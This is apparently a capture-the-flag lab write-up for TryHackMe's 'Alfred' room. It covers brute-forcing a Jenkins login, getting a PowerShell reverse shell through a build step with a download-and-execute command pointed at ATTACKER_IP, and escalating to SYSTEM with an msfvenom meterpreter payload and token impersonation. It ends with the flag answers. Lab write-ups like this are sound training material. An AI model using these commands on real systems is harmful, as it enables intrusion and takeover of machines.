

Index

1. Setup
2. Reconnaissance
3. Gain Access
4. Privilege Escalation
5. Conclusion

Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the [Access](#) page.

I'll be using openvpn to connect to the server. Here's the command:

```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Performing a quick `nmap` scan gives us some useful details:

```
1 $ sudo nmap -sS -vv -Pn --top-ports 2000 -oN nmap_scan.txt 10.10.250.19
2
3 PORT      STATE SERVICE      REASON
4 80/tcp    open  http         syn-ack ttl 127
5 3389/tcp  open  ms-wbt-server syn-ack ttl 127
6 8080/tcp  open  http-proxy   syn-ack ttl 127
```


How many ports are open? (TCP only)

Answer: 3

OS Fingerprinting for finding a proper attack vector:

```
1 $ sudo nmap -O -Pn -vv 10.10.250.19
2 ...
3 ...
4 Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (90%),
  ↳ Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft
  ↳ Windows 7 SP1 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows
  ↳ Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008
  ↳ or 2008 Beta 3 (89%)
```

We can be confident that the server is running some kind of windows OS. There's a http server running on port 80 and a proxy running on port 8080. Visiting the port 80 site, we see:



RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.

Visiting the page on port 8080, we're greeted with the following:



Welcome to Jenkins!

Sign in

☐ Keep me signed in

The web page is a login portal, we can use **hydra** or the burpsuite intruder to bruteforce this and get credentials.

I'll be using burpsuite to launch a sniper attack to get credentials...

Burp Suite Community Edition v2022.8.5 - Temporary Project

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLogger

ExtenderProject optionsUser optionsLearn

1 x2 x+

PositionsPayloadsResource PoolOptions

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.250.19:8080

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 POST /j_acegi_security_check HTTP/1.1

2 Host: 10.10.250.19:8080

3 Content-Length: 55

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://10.10.250.19:8080

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://10.10.250.19:8080/login?from=%2F

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: JSESSIONID.fb27768c=node01ve6n9fxnsv6ul6wxc2xm7pile1.node0

14 Connection: close

15

16 j_username=admin&j_password=\$123\$&from=%2F&Submit=Sign+in

?

⚙

←

→

Search...

0 matches

Clear

1 payload position

Length: 758

4. Intruder attack of http://10.10.250.19:8080 - Temporary attack - Not saved to project file							
Attack Save Columns							
Results Positions Payloads Resource Pool Options							
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length ^	Comment	
11	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	306		
0		302	<input type="checkbox"/>	<input type="checkbox"/>	348		
1	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
2	http	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
3	factory	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
4	RIP000	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
5	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
6	1234admin	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
7		302	<input type="checkbox"/>	<input type="checkbox"/>	348		
8	ANYCOM	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
9	ILMI	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
10	PASSWORD	302	<input type="checkbox"/>	<input type="checkbox"/>	348		
14	password	302	<input type="checkbox"/>	<input type="checkbox"/>	434		
12	comcomcom	302	<input type="checkbox"/>	<input type="checkbox"/>	435		


We can try to log into the portal using the credentials thus obtained.

What is the username and password for the log in panel(in the format username:password)

Answer: `admin:admin`

Gaining Access

Once logged into the portal we see a dashboard that allows the user to do all sorts of things.



The screenshot shows the Jenkins dashboard interface. At the top, there's a navigation bar with the Jenkins logo, a search bar, and user information (admin, log out). Below this is a sidebar with various links like 'New Item', 'People', 'Build History', 'Manage Jenkins', 'My Views', 'Lockable Resources', 'Credentials', and 'New View'. The main content area displays a table of build items. The first item is 'project', which is a successful build (green sun icon) that occurred 3 years and 1 month ago. Below the table, there are links for 'Icon: S M L', 'Legend', 'RSS for all', 'RSS for failures', and 'RSS for just latest builds'. On the left side of the dashboard, there are two panels: 'Build Queue' (showing 'No builds in the queue.') and 'Build Executor Status' (showing two idle executors).

S	W	Name ↓	Last Success	Last Failure	Last Duration
		project	3 yr 1 mo - #1	N/A	0.42 sec

Icon: [S](#) [M](#) [L](#)

[Legend](#) [RSS for all](#) [RSS for failures](#) [RSS for just latest builds](#)

Build Queue: No builds in the queue.

Build Executor Status: 1 Idle, 2 Idle

Page generated: Nov 24, 2022 11:11:12 PM GMT [REST API](#) [Jenkins ver. 2.190.1](#)

The **New Item** tool on the dashboard can then be used to upload a payload that will be executed in order to provide a reverse shell access. To do this, we'll first need a reverse TCP shell that uses powershell. As the room instructs in it's first task, we're to use **nishang** for this powershell script.

```
1 $ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```

Once we have the shell, we can use the **NewItem** tool to upload the file and make the server execute the following command:

```
1 powershell iex (New-Object
  ↪ Net.WebClient).DownloadString('http://ATTACKER_IP:PORT/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp
  ↪ -Reverse -IPAddress ATTACKER_IP -Port PORT
```

New Item [Jenkins]


10.10.250.19:8080/view/all/newJob

JenkinsAll


Enter an item name

alfred


» Required field

**Freestyle project**


This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

**Pipeline**


Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

**Multi-configuration project**


Suitable for projects that need a large number of different configurations, such as testing on multiple environments, platform-specific builds, etc.

**Folder**

Creates a container that stores nested items in it. Useful for grouping things together. Unlike view, which is just a filter, a folder creates a separate namespace, so you can have multiple things of the same name as long as they are in different folders.


**GitHub Organization**

Scans a GitHub organization (or user account) for all repositories matching some defined markers.

**Multibranch Pipeline**

Creates a set of Pipeline projects according to detected branches in one SCM repository.


If you want to create a new item from other existing, you can use this option:

Copy from

Type to autocomplete

OK

Once the project is created, we're redirected to the configuration section where we can specify to the workflow to execute the command mentioned before:



Before proceeding, we'll need to start a http server on our machine so that the remote server can connect and get the powershell script. **NOTE:** The script file must be in the current working directory for this to work.

```
1 $ python3 -m http.server 4444
2 Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

We will also need to start a listener for the reverse shell:

```
1 $ nc -nvlp 4445
```

Now that all this is done, we can finally execute the workflow by clicking on the **Build Now** option shown on the left of the project menu. Doing this will give us a shell to work with:

```
1 Windows PowerShell running as user bruce on ALFRED
2 Copyright (C) 2015 Microsoft Corporation. All rights reserved.
3
4 PS C:\Program Files (x86)\Jenkins\workspace\alfred> cd C:\Users\bruce\Desktop
5 PS C:\Users\bruce\Desktop> type user.txt
6 79007a09481963edf2e1321abd9ae2a0
```

We've successfully obtained the user flag, now we can move onto escalating our privileges.

What is the user.txt flag?

Answer: `79007a09481963edf2e1321abd9ae2a0`

Privilege Escalation

To make it easier for us to handle, we'll use a meterpreter shell for the escalation section. First, we'll need to generate a payload for a reverse shell:

```
1 msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=ATTACKER_IP LPORT=PORT -f
   exe -o shell.exe
```

We'll need a listener on our machine:

```
1 msf6 > use exploit/multi/handler
2 msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
3 PAYLOAD => windows/meterpreter/reverse_tcp
4 msf6 exploit(multi/handler) > set LHOST 10.11.5.201
5 LHOST => 10.11.5.201
6 msf6 exploit(multi/handler) > set LPORT PORT
7 LPORT => PORT
8
9 msf6 exploit(multi/handler) > run
10
11 [*] Started reverse TCP handler on 10.11.5.201:PORT
```

Uploading it to the machine by adding a build step on the configuration of the project:

```
1 powershell iex "(New-Object System.Net.WebClient).Downloadfile('http://ATTACKER_IP:PORT/shell.exe','shell.exe')"
```

Building the project will grant us the former shell, where we can execute the following command:

```
1 PS C:\Program Files (x86)\Jenkins\workspace\alfred> Start-Process shell.exe
```

This will spawn the meterpreter shell.

What is the final size of the exe payload that you generated?

Answer: `73802`

Now that we have a nice meterpreter shell, we can try and see what privileges we have:


```

1 meterpreter > load powershell
2 Loading extension powershell...Success.
3 meterpreter > powershell_shell
4 PS > whoami /priv
5
6 PRIVILEGES INFORMATION
7 -----
8
9 Privilege Name                Description                State
10 =====
11 SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
12 SeSecurityPrivilege           Manage auditing and security log Disabled
13 SeTakeOwnershipPrivilege      Take ownership of files or other objects Disabled
14 SeLoadDriverPrivilege         Load and unload device drivers Disabled
15 SeSystemProfilePrivilege       Profile system performance Disabled
16 SeSystemtimePrivilege         Change the system time Disabled
17 SeProfileSingleProcessPrivilege Profile single process Disabled
18 SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
19 SeCreatePagefilePrivilege     Create a pagefile Disabled
20 SeBackupPrivilege             Back up files and directories Disabled
21 SeRestorePrivilege            Restore files and directories Disabled
22 SeShutdownPrivilege           Shut down the system Disabled
23 SeDebugPrivilege              Debug programs Enabled
24 SeSystemEnvironmentPrivilege  Modify firmware environment values Disabled
25 SeChangeNotifyPrivilege       Bypass traverse checking Enabled
26 SeRemoteShutdownPrivilege     Force shutdown from a remote system Disabled
27 SeUndockPrivilege             Remove computer from docking station Disabled
28 SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
29 SeImpersonatePrivilege         Impersonate a client after authentication Enabled
30 SeCreateGlobalPrivilege       Create global objects Enabled
31 SeIncreaseWorkingSetPrivilege  Increase a process working set Disabled
32 SeTimeZonePrivilege           Change the time zone Disabled
33 SeCreateSymbolicLinkPrivilege Create symbolic links Disabled

```

As the user **alfred**, we have the **SeDebugPrivilege**, **SeImpersonatePrivilege** and **SeCreateGlobalPrivilege** privileges enabled. Loading the **incognito** module, we can then use it to list tokens:

```

1 PS > ^C
2 Terminate channel 1? [y/N] y
3 meterpreter > load incognito
4 Loading extension incognito...Success.
5 meterpreter > list_tokens -g
6 [-] Warning: Not currently running as SYSTEM, not all tokens will be available
7         Call rev2self if primary process token is SYSTEM
8
9 Delegation Tokens Available
10 =====
11 \
12 BUILTIN\Administrators
13 BUILTIN\IIS_IUSRS
14 BUILTIN\Users

```

```
15 NT AUTHORITY\Authenticated Users
16 NT AUTHORITY\NTLM Authentication
17 NT AUTHORITY\SERVICE
18 NT AUTHORITY\This Organization
19 NT AUTHORITY\WRITE RESTRICTED
20 NT SERVICE\AppHostSvc
21 NT SERVICE\AudioEndpointBuilder
22 NT SERVICE\BFE
23 NT SERVICE\CertPropSvc
24 NT SERVICE\CscService
25 NT SERVICE\Dnscache
26 NT SERVICE\eventlog
27 NT SERVICE\EventSystem
28 NT SERVICE\FDResPub
29 NT SERVICE\iphlpvc
30 NT SERVICE\LanmanServer
31 NT SERVICE\MMCSS
32 NT SERVICE\PcaSvc
33 NT SERVICE\PlugPlay
34 NT SERVICE\RpcEptMapper
35 NT SERVICE\Schedule
36 NT SERVICE\SENS
37 NT SERVICE\SessionEnv
38 NT SERVICE\Spooler
39 NT SERVICE\swprv
40 NT SERVICE\TrkWks
41 NT SERVICE\TrustedInstaller
42 NT SERVICE\UmRdpService
43 NT SERVICE\UxSms
44 NT SERVICE\VSS
45 NT SERVICE\WdiSystemHost
46 NT SERVICE\Winmgmt
47 NT SERVICE\WSearch
48 NT SERVICE\wuauserv
49
50 Impersonation Tokens Available
51 =====
52 NT AUTHORITY\NETWORK
53 NT SERVICE\AudioSrv
54 NT SERVICE\DcomLaunch
55 NT SERVICE\Dhcp
56 NT SERVICE\DPS
57 NT SERVICE\lmhosts
58 NT SERVICE\MpsSvc
59 NT SERVICE\netprofm
60 NT SERVICE\nsi
61 NT SERVICE\PolicyAgent
62 NT SERVICE\Power
63 NT SERVICE\ShellHWDetection
64 NT SERVICE\W32Time
65 NT SERVICE\WdiServiceHost
```

```
66 NT SERVICE\WinHttpAutoProxySvc
67 NT SERVICE\wscsv
```

Since the `BUILTIN\Administrators` token is available, we can use the following command to impersonate the admin token:

```
1 meterpreter > impersonate_token "BUILTIN\Administrators"
2 [-] Warning: Not currently running as SYSTEM, not all tokens will be available
3     Call rev2self if primary process token is SYSTEM
4 [+] Delegation token available
5 [+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

Running the `getuid` command, we can confirm that we have admin privileges:

```
1 meterpreter > getuid
2 Server username: NT AUTHORITY\SYSTEM
```

What is the output when you run the `getuid` command?

Answer: `NT AUTHORITY\SYSTEM`

As the task advises us to do, we'll now migrate this process:

```
1 meterpreter > ps
2 ...
3
4 668    580    services.exe    x64    0        NT AUTHORITY\SYSTEM    C:\Windows\System32\se
5                                              rvices.exe
6 ...
7
8 meterpreter > migrate 668
9 [*] Migrating from 2176 to 668...
10 [*] Migration completed successfully.
11 meterpreter > cat "C:\Windows\System32\config\root.txt"
12 dff0f748678f280250f25a45b8046b4a
```

read the `root.txt` file at `C:\Windows\System32\config`

Answer: `dff0f748678f280250f25a45b8046b4a`

Conclusion

If this writeup helps, please consider following me on github (<https://github.com/NovusEdge>) and/or dropping a star on the repository: <https://github.com/NovusEdge/thm-writeups>

-
- Author: Aliasgar Khimani
 - Room: `Alfred`